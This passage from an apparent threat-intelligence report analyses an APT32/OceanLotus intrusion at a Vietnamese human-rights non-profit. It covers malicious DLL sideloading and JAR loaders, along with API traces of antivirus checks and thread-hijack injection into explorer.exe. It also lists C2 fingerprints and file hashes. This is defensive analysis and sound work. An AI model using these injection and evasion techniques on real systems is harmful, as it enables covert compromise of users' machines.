popfan[.]com	Various
setalz[.]com	setabz[.]com
riceaub[.]com	riceau[.]com
eatherurg[.]com	ethereum[.]org

The malicious DLL **goopdate.dll** is more than 20MB in size and makes a check for a hardcoded GUID environment variable on the system. If it's not present it will be set. This is done before setting memory permissions to RWX to allow injecting the**.bin** payload into memory.




Figure 17: Disassembly: View of Injection of **.bin** *payload*

Of note is that this DLL has a function at offset **0x0001010** which uses a hardcoded list of names in this injection routine. Specifically, it will take the last name in the array and concatenate it with all the other names which is then evaluated prior to injection.




Figure 18: Disassembly: View of hardcoded list of names in injection routine

No specific overlaps were seen with previously reported malicious goopdate.dll files used by APT32/OceanLotus. Despite this Facebook, Cybereason, and Volexity have all previously reported the use of APT32/OceanLotus using a malicious goopdate.dll which was loaded into a benign executable. It's worth noting that this technique and DLL name is also used amongst other threat actors.

Examining the JAR files **adobe.jar** and **msadobe.jar** found these to be simple loaders that would run specific embedded DLLs into memory from a main class called **UpdateData**.




Figure 19: View of embedded DLL ***mi54giwp.dll***




Figure 20: View of embedded DLL ***zfhqq01v.dll*** *in decompiled* ***msadobe.jar***




Figure 21: View of code of **UpdateData**

Looking at the DLL **mi54giwp.dll** found it would create a Mutex with the value **okSSjZzAlnNOlQaGoDWx** prior to targeting a**.bin** file located within a directory hardcoded into the DLL. This highlights the malware had been created specifically to target the system it was run on.




Figure 22: Disassembly of **mi54giwp.dll**, *which shows creation of Mutex*




Figure 23: View of hardcoded file paths by **mi54giwp.dll**

Similar behavior was found on the the DLL **zfhqq01v.dll** which creates a Mutex with the value **sbvjJpGLbbmnHNfWEetm** prior to targeting a **.bin** file located within a different user account directory hardcoded into the DLL.




Figure 24: Disassembly of ***zfhqq01v.dll****, which shows Mutex creation*

Whilst examining host 1 it was found that persistence had previously been set up to run a suspicious executable from a user run key. This executable was quarantined by Windows Defender.

Run Key 2

Registry Key: `HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
Name: `Trusted Platform Console`
Command: `C:\Users\<REDACTED>\AppData\Local\TPM Console\TpmInit.exe`

Of note is that the “TPM Console” directory had three files in it with varying modification timestamps which are of interest when it comes to timelining this incident.

File	Modification Timestamp
TpmInit.db	<REDACTED>
TpmInit.mdb	2017-02-07 23:54:29
TpmInit.mdf	2017-02-07 23:54:29

Analysis of the quarantined TpmInit.exefound that this was a modified version of a legitimate **TpmInit** executable. This executable when initially run will create two files **TpmInit.mdb** and **TpmInit.mdf** on disk if they’re not present before terminating, at which point these files will no longer be modified.

Figure 25: Analysis of ***TpmInit.exe****, showing creation of* ***TpmInit.mdf*** *and* ***TpmInit.mdb***




Figure 26: Differences between **TpmInit.mdf** *and* **TpmInit.mdb**

Although it's unknown whether this executable was related to the same intrusion, modification timestamps indicate this malware may have been present and running on the host since 2017. If both **TPMInit.mdb** and **TPMInit.mdf** are present when the executable is run, **TpmInit.db** (a DLL) is dropped from **TpmInit.exe** and run using **rundll32.exe** after first injecting into another rundll32process. This file will have its modification timestamp change every time the executable is run, indicating a potential first and last time this malware was executed on the system.

To execute **TpmInit.db**, the malware leverages the legitimate rundll32 application to run an exported function called 'TpmVCardCreate'. It's worth noting that the exports in this DLL are named after a subset of exports found in a legitimate**tpmvsc.dll** usually found on Windows.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	000014C0	0000	00012BDC	TpmVCardCreate
00000002	000014D0	0001	00012BEB	TpmVCardCreateA
00000003	000014E0	0002	00012BFB	TpmVCardCreateW
00000004	000014F0	0003	00012C0B	TpmVCardDestroy

Figure 27: Export Table of **TpmInit.db**, *showing the* **TpmVCardCreate** *function*

After execution, this would get a handle to **kernel32.dll** to get the address of modules to be used and check to see if Kaspersky AV was running on the system(**avp.exe**) and avg (**avghookx.dll**) as seen in Figure 28.

```
TPMInit.db	lstrcmpiW ( "svchost.exe", "avp.exe" )
TPMInit.db	Process32NextW ( 0x000002c0, 0x02b7ce80 )
TPMInit.db	lstrcmpiW ( "avp.exe", "avp.exe" )
TPMInit.db	CloseHandle ( 0x000002c0 )
TPMInit.db	lstrcpyW ( "", "NrxilhlugNrxilhlugVwtvxlmgzrmvi.wzg" )
TPMInit.db	SHGetFolderPathW ( NULL, 26, NULL, SHGFP_TYPE_DEFAULT, 0x72166ea8 )
TPMInit.db	PathAppendW ( "C:\Users\         AppData\Roaming", "Microsoft\MicrosoftEdge\container.dat" )
TPMInit.db	lstrcpyW ( "", "C:\Users         \AppData\Roaming\Microsoft\MicrosoftEdge\container.dat" )
TPMInit.db	PathFileExistsW ( "C:\Users\         AppData\Roaming\Microsoft\MicrosoftEdge\container.dat" )
TPMInit.db	lstrcpyW ( "Microsoft\MicrosoftEdge\container.dat", "NrxilhlugXibkglIHZH-1-w1984u4v-9834-425v-84zu-57uz3v52yu4x598w15y27v49v2uxy1x9w46z37w867wy3u3z66159888820965uz9v57u88z333z-wx19-25w110x-zz15.yrm"
TPMInit.db	SHGetFolderPathW ( NULL, 26, NULL, SHGFP_TYPE_DEFAULT, 0x72166a98 )
TPMInit.db	PathAppendW ( "C:\Users\         \AppData\Roaming", "Microsoft\Crypto\RSA\S-1-d1984f4e-9834-425e-84af-57fa3e52bf4c\598d15b27e49e2fcb1c9d46a37d867db3f3a66159888820965fa9e57f88a333a-dc19-25d110c-aa15.bin" )
TPMInit.db	GetWindowsDirectoryW ( 0x02b7cf6c, 260 )
TPMInit.db	lstrcpyW ( "Microsoft\Crypto\RSA\S-1-d1984f4e-9834-425e-84af-57fa3e52bf4c\598d15b27e49e2fcb1c9d46a37d867db3f3a66159888820965fa9e57f88a333a-dc19-25d110c-aa15.bin", "rgxx.woo" )
TPMInit.db	lstrcpyW ( "", "C:\Windows" )
TPMInit.db	PathAppendW ( "C:\Windows", "syswow64" )
TPMInit.db	PathAppendW ( "C:\Windows\syswow64", "itcc.dll" )
TPMInit.db	PathFileExistsW ( "C:\Windows\syswow64\itcc.dll" )
TPMInit.db	lstrcpyW ( "", "C:\Windows" )
TPMInit.db	PathAppendW ( "C:\Windows", "system32" )
TPMInit.db	PathAppendW ( "C:\Windows\system32", "itcc.dll" )
TPMInit.db	GetEnvironmentVariableW ( "{413EA78A-ACB9-4AC7-B9E8-D126299DDB6A}", 0x02b7cf6c, 260 )
TPMInit.db	SetEnvironmentVariableW ( "{413EA78A-ACB9-4AC7-B9E8-D126299DDB6A}", NULL )
TPMInit.db	lstrcpyW ( "", "ookx.d" )
TPMInit.db	lstrcpyW ( "", "ovg" )
TPMInit.db	lstrcatW ( "avghookx.d", "ll" )
TPMInit.db	GetModuleHandleW ( "avghookx.dll" )
TPMInit.db	GetVersionExW ( 0x02b7d190 )
```

Figure 28: Analysis showing check for Kaspersky AV

Later on, this opens a handle to explorer.exe, creates a new thread, and injects the contents of a file on disk at `C:\Users\<username>\AppData\Roaming\Microsoft\MicrosoftEdge\container.dat` into memory. At the time of investigation, this file wasn't found on disk.

```
TPMInit.db	lstrcmpiW ( "javaw.exe", "explorer.exe" )
TPMInit.db	Process32NextW ( 0x000001cc, 0x02b7cf44 )
TPMInit.db	lstrcmpiW ( "explorer.exe", "explorer.exe" )
TPMInit.db	CreateToolhelp32Snapshot ( TH32CS_SNAPTHREAD, 0 )
TPMInit.db	Thread32First ( 0x00000308, 0x02b7c8d0 )
TPMInit.db	CloseHandle ( 0x00000308 )
TPMInit.db	OpenThread ( THREAD_GET_CONTEXT | THREAD_QUERY_INFORMATION | THREAD_SET_CONTEXT | THREAD_SUSPEND_RESUME, FALSE, 5100 )
TPMInit.db	SuspendThread ( 0x00000308 )
TPMInit.db	GetThreadContext ( 0x00000308, 0x02b7cc0c )
TPMInit.db	lstrlenW ( "123" )
TPMInit.db	OpenProcess ( PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, 2752 )
TPMInit.db	VirtualAllocEx ( 0x0000030c, NULL, 1024, MEM_COMMIT, PAGE_EXECUTE_READWRITE )
TPMInit.db	WriteProcessMemory ( 0x0000030c, 0x124a0000, 0x7215606a, 38, 0x02b7c89c )
TPMInit.db	lstrlenW ( "C:\Users\         \AppData\Roaming\Microsoft\MicrosoftEdge\container.dat" )
TPMInit.db	VirtualAllocEx ( 0x0000030c, NULL, 1024, MEM_COMMIT, PAGE_EXECUTE_READWRITE )
TPMInit.db	WriteProcessMemory ( 0x0000030c, 0x15010000, 0x02b7d2a4, 142, 0x02b7c8c8 )
TPMInit.db	lstrcpyA ( "ujö□", "braryW" )
TPMInit.db	GetProcAddress ( 0x76120000, "LoadLibraryW" )
TPMInit.db	WriteProcessMemory ( 0x0000030c, 0xfffffff0, 0x02b7c8ec, 16, 0x02b7c8bc )
TPMInit.db	lstrlenW ( "ererere" )
TPMInit.db	SetThreadContext ( 0x00000308, 0x02b7cc0c )
TPMInit.db	ResumeThread ( 0x00000308 )
TPMInit.db	CloseHandle ( 0x00000308 )
TPMInit.db	CloseHandle ( 0x0000030c )
TPMInit.db	GetProcAddress ( 0x76120000, "LoadLibraryW" )
TPMInit.db	OpenProcess ( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE , FALSE, 2752 )
TPMInit.db	CreateRemoteThread ( 0x0000030c, NULL, 0, 0x0a580b18, 0x15010000, 0, 0x02b7c890 )
TPMInit.db	CloseHandle ( 0x0000030c )
```

Figure 29: Analysis showing check for **container.dat**

Analysis of Infrastructure

Examining the two suspected Cobalt Strike Team Server IP addresses found that both were signed with Let's Encrypt certificates and were sitting behind a Cloudflare Load Balancer. Of interest is that the servers would present a **404 Not Found** message with a **Content-Length** of **0** whenever a GET request with a URI containing a '/' was sent. The servers would also present a **200** response with a **Content-Length** of **0**, and the allowed methods **OPTIONS, GET, HEAD, POST** whenever an **OPTIONS** request was sent. This is significant because the same behavior is expected when you're interacting with a Cobalt Strike Team Server as previously reported by Palo Alto Networks.

The combination of specific response headers and Cloudflare Load Balancer lead to a unique service banner which was seen across both of the suspected Cobalt Strike C2 IP addresses through a Censys search, seen in Figure 30.




Figure 30: Service banner seen on Censys for 51.81.29[.]44




Figure 31: Service banner seen on Censys for 5.230.35[.]192

A search for this banner found only seven hosts making this a fairly unique fingerprint. Looking for only hosts that were identified by both a name and an IP address found three unique IP addresses and domains, of which only one hadn't been seen in this intrusion.




Figure 32: Analysis of the banner hash

Interestingly, all of these IP addresses had domain names which looked to be masquerading as legitimate websites or software, and none of the ASNs or service providers overlapped.

Targeting and Attribution

It's long been reported that journalists, bloggers, dissidents, and Vietnamese human rights advocates have been targeted by malware and tactics consistent with APT32/OceanLotus operations dating back to at least 2013. This has been reported by companies such as Google, the Electronic Frontier Foundation, Amnesty International, and a large number of other security vendors. During our investigation a number of overlaps were found between known techniques used by APT32/OceanLotus, the target verticals and interests of this threat actor, and what was found in this intrusion:

- The target was a non-profit supporting Vietnamese human rights
- The malware in question used a malicious DLL which was loaded by an IIS Express DLL named **iisutil.dll**. This has overlap with a YARA rule created by Nextron Systems that points towards the threat actor APT32/OceanLotus.
- The malicious DLL used in this intrusion used a modified version of **iisutil** with the entry point **0x00025FB0 (155568)** and a function at **0x1002711e**. All code in the malware is identical to malware uploaded to VirusTotal noted to be associated with APT32/OceanLotus besides extra padding appended to it.
- Port **8888** and **8531** were used within the malware C2 configuration. The COM object backdoor aligns with public reporting by a security researcher from 2019 where the final payload contained eight possible C2 server addresses with identical port numbers.
- The use of hardcoded C2 addresses in a DLL resource has known overlap with malware used by APT32/OceanLotus as reported by BlackBerry/Cylance.
- The use of COM objects and Steganography using PNG files is a known technique reported to be used by APT32/OceanLotus as reported by BlackBerry/Cylance.
- Alternate Data Streams with the name **log.txt** were appended to a PowerShell script and loaded by **wscript** through a scheduled task. This has a naming convention similar to a publicly reported campaign attributed to APT32/OceanLotus 'Operation Cobalt Kitty' by Cybereason.

- Cobalt Strike is suspected to have been used by the threat actor by loading a malicious DLL into a legitimate executable, a known technique used by APT32/OceanLotus.
- Facebook, Cybereason, and Volexity have all reported the use of APT32/OceanLotus using a malicious **goopdate.dll** loading into a benign executable.
- APT32/OceanLotus has been known to use unique CLSIDs, Binary Padding, compression, and Scheduled Tasks in their intrusions as reported by ESET. The naming conventions used in their malware is also similar.
- APT32/OceanLotus has been known to use lots of unique domains and infrastructure with minimal overlap to help remain in environments for long periods of time which aligns with what we've seen here.
- APT32/OceanLotus has been known to incorporate Java-based malware into their operations.
- APT32/OceanLotus has previously used garbage op-codes in their malware to throw off analysis, and control flow obfuscation as reported by ESET.
- APT32/OceanLotus has previously used the McAfee OEM module to sideload malicious dll's as reported by ESET.
- APT32/Oceanlotus has previously used Cobalt Strike servers behind Cloudflare as reported by Cybereason and Volexity
- APT32/OceanLotus has previously used the Apple Software Update binary to sideload malicious dll's as reported by Recorded Future.
- APT32/OceanLotus has previously heavily used Let's Encrypt TLS certificates in its infrastructure as reported by Volexity.

Indicators of Compromise

Indicator	Type	Details
msadobe.jar	SHA256	300ef93872cc574024f2402b5b899c834908a0c7da70477a3aeeaee2e458a891
1lpiozkc.node	SHA256	b31bfa8782cb691178081d6685d8429a2a2787b1130c6620d3486b4c3e02d441
ms-adobe.bin	SHA256	8e2e9e7b93f4ed67377f7b9df9523c695f1d7e768c3301db6c653948766ff4c3
1.bat	SHA256	1bd17369848c297fb30e424e613c10ccae44aa0556b9c88f6bf51d84d2cbf327
1.txt	SHA256	6cf19d0582c6c31b9e198cd0a3d714b397484a3b16518981d935af9fd6cdb2eb
logo.png	SHA256	f8773628cdeb821bd7a1c7235bb855e9b41aa808fed1510418a7461f7b82fd6c
goopdate.dll	SHA256	c03cc808b64645455aba526be1ea018242fcd39278acbbf5ec3df544f9cf9595
logo.png	SHA256	aa69c6c22f1931d90032a2d825dbee266954fac33f16c6f9ce7714e012404ec1
adobe.png	SHA256	a6072e7b0fafb5f09fd02c37328091abfede86c7c8cb802852985a37147bfa19
iisexpressshim.sdb	SHA256	09f53e68e55a38c3e989841f59a9c4738c34c308e569d23315fd0e2341195856
cachuri.dll	SHA256	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e4576f2d3583cc5af4f4
DropboxUpdate.bin	SHA256	c7e2dbc3df04554daa19ef125bc07a6fa52b5ea0ba010f187a082dc9fc2e97ed
iisexpressshim.sdb	SHA256	a217fe01b34479c71d3a7a524cb3857809e575cd223d2dd6666cdd47bd286cd6
adobe.jar	SHA256	efc373b0cda3f426d25085938cd02b7344098e773037a70404c6028c76cc16fc
MSSharePoint.vbs	SHA256	6c08a004a915ade561aee4a4bec7dc588c185bd945621ec8468575a399ab81f4
cloud.bat	SHA256	ea8a00813853038820ba50360c5c1d57a47d72237e3f76c581d316f0f1c6e85f
logo.png	SHA256	82e94417a4c4a6a0be843ddc60f5e595733ed99bbfed6ac508a5ac6d4dd31813
iisutil2.dll	SHA256	47af8a33aac2e70ab6491a4c0a94fd7840ff8014ad43b441d01bfaf9bf6c4ab7
